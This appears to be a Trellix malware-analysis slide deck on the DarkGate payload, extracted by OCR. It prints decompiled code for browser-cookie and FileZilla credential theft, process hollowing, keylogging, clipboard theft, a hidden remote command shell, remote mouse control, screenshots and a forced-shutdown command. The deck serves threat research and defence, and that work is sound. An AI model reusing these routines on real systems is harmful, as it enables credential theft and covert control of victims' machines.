
v4 & v5

- ❑ **id**: identifier
- ❑ **data**: XOR encrypted and Base64 encoded
- ❑ **act**: command identifier




v6

- ❑ **hash**: custom MD5 composed by the Windows Product ID, processor information, and computer name
- ❑ **encrypted_data**: same encryption as configuration




DarkGate payload - Commands


v4



v5




v6




Trellix

DarkGate payload - Commands


- ❑ Credential and information theft



```
if ( v4 )
{
  get_appdata_path_0();
  System::__linkproc__ LStrCat3((int)"Google\\Chrome\\User Data\\", (void *)v17[5], v9[0]);
}
else
{
  System::__linkproc__ LStrCmp(v3, "edge");
  if ( v4 )
  {
    get_appdata_path_0();
    System::__linkproc__ LStrCat3((int)"Microsoft\\Edge\\User Data\\", (void *)v17[4], v9[0]);
  }
  else
  {
    System::__linkproc__ LStrCmp(v5, "brave");
    if ( v4 )
    {
      get_appdata_path_0();
      System::__linkproc__ LStrCat3((int)"BraveSoftware\\Brave-Browser\\User Data\\", (void *)v17[3], v9[0]);
    }
  }
}
System::__linkproc__ LStrCat3((int)"Default\\", v18, v9[0]);
if ( (unsigned __int8)GetFileAttributesA() )
{
  System::__linkproc__ LStrCat3((int)"Default\\Network\\Cookies", v18, v9[0]);
```




```
get_appdata_path(ExceptionList, v4);
System::__linkproc__ LStrCat3((int)"FileZilla\\", v12, ExceptionList);
if ( (unsigned __int8)GetFileAttributesA() )
{
  System::__linkproc__ LStrCat3((int)"sitemanager.xml", v13, ExceptionList);
  if ( (unsigned __int8)file_exists() )
  {
    System::__linkproc__ LStrCat3((int)"sitemanager.xml", v13, ExceptionList);
    read_file(v10);
  }
  System::__linkproc__ LStrCat3((int)"recentservers.xml", v13, ExceptionList);
  if ( (unsigned __int8)file_exists() )
  {
    System::__linkproc__ LStrCat3((int)"recentservers.xml", v13, ExceptionList);
    read_file(v7);
    System::__linkproc__ LStrCat(v1, v8);
  }
```



```
System::__linkproc__ LStrCat3(*v1, "[General]", &v26);
System::__linkproc__ LStrCatN((int)&v26, 3, (int *)*v1, (int)"ShowGridLines=0", v26);
System::__linkproc__ LStrCatN((int)&v26, 3, (int *)*v1, (int)"SaveFilterIndex=0", v26);
System::__linkproc__ LStrCatN((int)&v26, 3, (int *)*v1, (int)"ShowInfoTip=1", v26);
System::__linkproc__ LStrCatN((int)&v26, 3, (int *)*v1, (int)"AddExportHeaderLine=0", v26);
System::__linkproc__ LStrCatN((int)&v26, 3, (int *)*v1, (int)"MarkOddEvenRows=0", v26);
System::__linkproc__ LStrCatN(
  (int)&v26,
  3,
  (int *)*v1,
  (int)"WinPos=2C 00 00 00 00 00 00 00 01 00 00 00 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 3F 07 00 00 EC 03 "
       "00 00 82 08 00 00 13 04 00 00",
  v26);
System::__linkproc__ LStrCatN(
  (int)&v26,
  3,
  (int *)*v1,
  (int)"Columns=96 00 00 00 96 00 01 00 96 00 02 00 96 00 03 00 96 00 04 00 96 00 05 00 96 00 06 00 96 00 07 00 78 00"
       " 08 00 FA 00 09 00",
  v26);
System::__linkproc__ LStrCatN((int)&v26, 3, (int *)*v1, (int)"Sort=0", v26);
create_write_file((int)"c:\\windows\\netpass.cfg", (int)v26, 0);
System::_16809_0(&v27);
Browser_Update(&v18);
process_hollowing(0, 0, 0);
while ( 1 )
{
  WindowA = (HWND)FindWindowA((int)"NetPass", (int)"Network Password Recovery");
```


DarkGate payload - Commands

- ❏ Keylogger
- ❏ Clipboard theft



```
mov     edi, eax
xor     ebx, ebx
push    0               ; hWndNewOwner
call    OpenClipboard
test    eax, eax
jz      short loc_41B14D
```

```
push    1               ; uFormat
call    GetClipboardData
mov     esi, eax
test    esi, esi
jz      short loc_41B148
```




```
else if ( v1 > 32 )
{
  switch ( v1 )
  {
    case '#':
      __linkproc__ LStrLAsg(&v18, "{end}");
      break;
    case '$':
      __linkproc__ LStrLAsg(&v18, "{start}");
      break;
    case '-':
      __linkproc__ LStrLAsg(&v18, "{Insert}");
      break;
  }
}
else
{
  switch ( v1 )
  {
    case 32:
      __linkproc__ LStrLAsg(&v18, (char *)dword_42A164);
      break;
    case 8:
      __linkproc__ LStrLAsg(&v18, "{Del}");
      break;
    case 9:
      __linkproc__ LStrLAsg(&v18, "{Tab}");
      break;
    case 13:
      __linkproc__ LStrLAsg(&v18, (char *)off_45EA84);
      break;
    case 27:
      __linkproc__ LStrLAsg(&v18, "{Esc}");
      break;
  }
}
```


Trellix

DarkGate payload - Commands

❑ Remote access



```
hThread = (HANDLE)CreateThread();
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = -1;
PipeAttributes.lpSecurityDescriptor = 0;
CreatePipe(&hReadPipe_stdIntput, &hWritePipe_stdIntput, &PipeAttributes, 0);
CreatePipe(&hReadPipe_stdOutput, &hWritePipe_stdOutput, &PipeAttributes, 0);
CreatePipe(&hReadPipe_stdError, &hWritePipe_stdError, &PipeAttributes, 0);
memset_values((char *)&StartupInfo, 68, 0);
StartupInfo.cb = 68;
StartupInfo.hStdInput = hReadPipe_stdIntput;
StartupInfo.hStdOutput = hWritePipe_stdOutput;
StartupInfo.hStdError = hWritePipe_stdError;
StartupInfo.dwFlags = 257;
StartupInfo.wShowWindow = 0;
v0 = set_zero((char *)dword_46408C);
if ( CreateProcessA(0, v0, &PipeAttributes, &PipeAttributes, -1, 0x100010u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  dword_4640C0 = Classes::TThread::TThread(0, 1);
  Classes::TThread::SetPriority(v2);
  dword_46407C = ProcessInformation.dwProcessId;
  hProcess = ProcessInformation.hProcess;
}
```




```
      if ( (_WORD)v6 != 1045 )
        break;
      if ( __linkproc__ LStrPos((char)str_pipe, http_response) )
      {
        split_string(&v86, str_pipe);
        coord_y_0 = Sysutils::StrToInt(param_y_0);
        coord_x_0 = Sysutils::StrToInt(param_x_0);
        SetCursorPos(coord_x_0, coord_y_0);
        simulate_mouse_left_click();
      }
    }
    if ( (_WORD)v6 != 1044 )
      break;
    if ( __linkproc__ LStrPos((char)str_pipe, http_response) )
    {
      split_string(&v86, str_pipe);
      coord_y_1 = Sysutils::StrToInt(param_y_1);
      coord_x_1 = Sysutils::StrToInt(param_x_1);
      SetCursorPos(coord_x_1, coord_y_1);
      simulate_mouse_left_click();
      Sleep(0x64u);
      simulate_mouse_left_click();
    }
  }
  if ( (_WORD)v6 != 1046 )
    break;
  if ( __linkproc__ LStrPos((char)str_pipe, http_response) )
  {
    split_string(&v86, str_pipe);
    coord_y_2 = Sysutils::StrToInt(param_y_2);
    coord_x_2 = Sysutils::StrToInt(param_x_2);
    SetCursorPos(coord_x_2, coord_y_2);
    simulate_mouse_right_click();
  }
}
```

DarkGate payload - Commands


- ❑ Screenshot

v4



```
if ( v23 )
{
  string = (const CHAR *)get_string(0);
  DCA = CreateDCA(string, v16, 0, 0);
}
else
{
  DCA = GetDC(0);
}
if ( DCA )
{
  GetDeviceCaps(DCA, HORZRES);
  GetDeviceCaps(DCA, VERTRES);
  ReleaseDC(0, DCA);
  v9 = (_DWORD *)Graphics::TBitmap::TBitmap(v8);
  LOBYTE(v10) = v22;
  get_desktop_info_0(0, v10);
  create_image_object(v21, 0, 0);
```


v6




```
if ( !dword_463D94 )
{
  dword_463D94 = RegQueryValueExA("AppliedDPI", "Control Panel\\Desktop\\WindowMetrics");
  if ( !dword_463D94 )
    dword_463D94 = 96;
}
if ( (GetDeviceCaps(hdc, 38) & 0x100) == 256 )
{
  Mem = System::__linkproc__ GetMem(v5);
  memset_values((char *)Mem, 1028, 0);
  *(_WORD *)Mem = 768;
  *(_WORD *)(Mem + 2) = GetSystemPaletteEntries(hdc, 0, 0x100u, (LPPALETTEENTRY)(Mem + 4));
  if ( *(_WORD *)(Mem + 2) )
  {
    CreatePalette((const LOGPALETTE *)Mem);
    (*(void (**)(void))(*(_DWORD *)a3 + 56))();
  }
  System::__linkproc__ FreeMem(v7);
}
v17 = dword_463D94 * v21;
unknown_symbol_43((double)(dword_463D94 * v21) / 96.0);
(*(void (**)(void))(*(_DWORD *)a3 + 64))();
v17 = dword_463D94 * v20;
unknown_symbol_43((double)(dword_463D94 * v20) / 96.0);
(*(void (**)(void))(*(_DWORD *)a3 + 52))();
::hdc = CreateCompatibleDC(hdc);
if ( ::hdc )
{
  v15 = (*(int (**)(void))(*(_DWORD *)a3 + 32))();
  v8 = (*(int (**)(void))(*(_DWORD *)a3 + 44))();
  CompatibleBitmap = CreateCompatibleBitmap(hdc, v8, v15);
  v10 = CompatibleBitmap;
  if ( CompatibleBitmap )
  {
    SelectObject(::hdc, CompatibleBitmap);
    v14 = (*(int (**)(void))(*(_DWORD *)a3 + 32))();
    v11 = (*(int (**)(void))(*(_DWORD *)a3 + 44))();
    BitBlt(::hdc, 0, 0, v11, v14, hdc, 0, 0, 0xCC0020u);
    GetCursorPos(&Point);
    get_cursor_info_draw_icon();
    Graphics::TBitmap::SetHandle(v12, (unsigned int)v10);
    DeleteObject(v10);
    v19 = 1;
  }
  else
  {
    DeleteDC(::hdc);
    ReleaseDC(0, hdc);
  }
}
else
{
  ReleaseDC(0, hdc);
}
}
```

DarkGate payload - Commands

❑ System shutdown and reboot




```
mov     edx, offset aCShutdownFST0 ; "/c shutdown -f -s -t 0"
mov     eax, offset aCmdExe_6 ; "cmd.exe"
call    execute_cmd_command
```



